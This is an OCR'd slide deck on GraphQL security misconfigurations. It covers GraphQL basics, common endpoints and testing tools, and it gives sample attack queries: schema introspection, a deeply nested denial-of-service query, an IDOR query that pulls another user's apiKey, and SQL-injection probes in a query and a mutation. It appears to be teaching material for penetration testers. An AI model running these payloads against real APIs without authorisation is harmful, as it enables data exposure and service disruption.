

GraphQL Misconfiguration
By - Harshit Sengar

CONTENTS


01
GraphQL

GraphQL


GraphQL is a query language for your API, and a server-side runtime for executing queries by using a type system you define for your data. GraphQL isn't tied to any specific database or storage engine and is instead backed by your existing code and data.

A GraphQL service is created by defining types and fields on those types, then providing functions for each field on each type.

02
Rest v/s Graphql


Rest API
Client
/PLAYERS
/TEAMS
/MATCHES
GraphQL API
Client
{ PLAYERS, TEAMS, MATCHES }

1



HTTP GET


```
{
  “user”: {
    “id”: “er3tg439frjw”
    “name”: “Mary”,
    “address”: { … },
    “birthday”: “July 26, 1982”
  }
}
```

/users/<id>

/users/<id>/posts

/users/<id>/followers

2



HTTP GET


```
{
  “posts”: [{
    “id”: “ncwon3ce89hs”
    “title”: “Learn GraphQL today”,
    “content”: “Lorem ipsum … ”,
    “comments”: [ … ],
  }]
}
```

/users/<id>

/users/<id>/posts

/users/<id>/followers

3




```
{
  “followers”: [{
    “id”: “leo83h2dojsu”
    “name”: “John”,
    “address”: { … },
    “birthday”: “July 26, 1982”
  },
  …]
}
```

HTTP GET

/users/<id>


/users/<id>/posts

/users/<id>/followers




```
query {
  User(id: “er3tg439frjw”) {
    name
    posts {
      title
    }
    followers(last: 3) {
      name
    }
  }
}
```

HTTP POST



```
{
  “data”: {
    “User”: {
      “name”: “Mary”,
      “posts”: [
        { title: “Learn GraphQL today” }
      ],
      “followers”: [
        { name: “John” },
        { name: “Alice” },
        { name: “Sarah” },
      ]
    }
  }
}
```

03
Terminologies


03
Terminologies
Queries and Mutations
Schema and Types
Fields
Arguments
Variable
OperationName

04
GraphQL Endpoints & Tools

GraphQL Endpoints & Tools

Endpoints

- /graphql
- /graphql/console/
- /graphql.php
- /graphiql
- /graphiql.php
- ....etc,

Tools

- Graphiql
- Graphql Playground
- Graphql Raider (Burp-Extension)
- InQL (Burp-Extension)

05
Attack Vectors

05 Attack Vectors

- Introspection Query
- DOS
- IDOR & Authorization Bypass
- Injections
- Mutation

05 Introspection Query

1.
```
query allSchemaTypes {
  __schema {
    types {
      name
      kind
      description
    }
  }
}
```

2.
```
query availableQueries {
  __schema {
    queryType {
      fields {
        name
        description
      }
    }
  }
}
```

3.
```
query EnumerationValues {
  __type(name: "<ENUM TYPE>") {
    kind
    name
    description
    enumValues {
      name
      description
    }
  }
}
```

```
{
  __schema {
    directives {
      name
      description
    }
    subscriptionType {
      name
      description
    }
    types {
      name
      description
    }
    queryType {
      name
      description
    }
    mutationType {
      name
      description
    }
    queryType {
      name
      description
    }
  }
}
```

https://hackerone.com/reports/291531

05 DOS / Nested Queries

```
query{
  allUsers{
    posts{
      author{
        posts{
          author{
            posts{
              author{
                posts{
                  author{
                    posts{
                      author{
                        posts{
                          author{
                            posts{
                              author{
                                posts{
                                  author{
                                    posts{
                                      author{
                                        username
                                      }
                                    }
                                  }
                                }
                              }
                            }
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

IDOR & Bypass Authorization

```
{
 singleUser (user: 1)
  {
          apiKey
          name
          surname
          dateOfBirth
        }
}
```

05 Injections

- SQL Injections
- Command Injections
- XSS
- etc..,

```
{getUser(username:"johndoe'") {
  id
  username
}
}
```

SQL Injection

05 Mutations

- SQL Injections
- Command Injections
- XSS
- Change/Modify the Details
- etc..,

```
mutation {
 createPost(input: {body: "' -- ", title: "test_title", authorId: 2}) {
   post {
    body
    authorId
    title
   }
 }
}
```

SQL Injection

06
Practice Labs

06 Practice Labs

- SKF-Labs
- Vuln-graphql-api

GraphQL

Contact:
Email: hsengar.100@gmail.com
Twitter: https://www.twitter.com/sengarharshit1
Linkedin: https://www.linkedin.com/in/sengarharshit1
Medium: https://www.medium.com/@sengarharshit1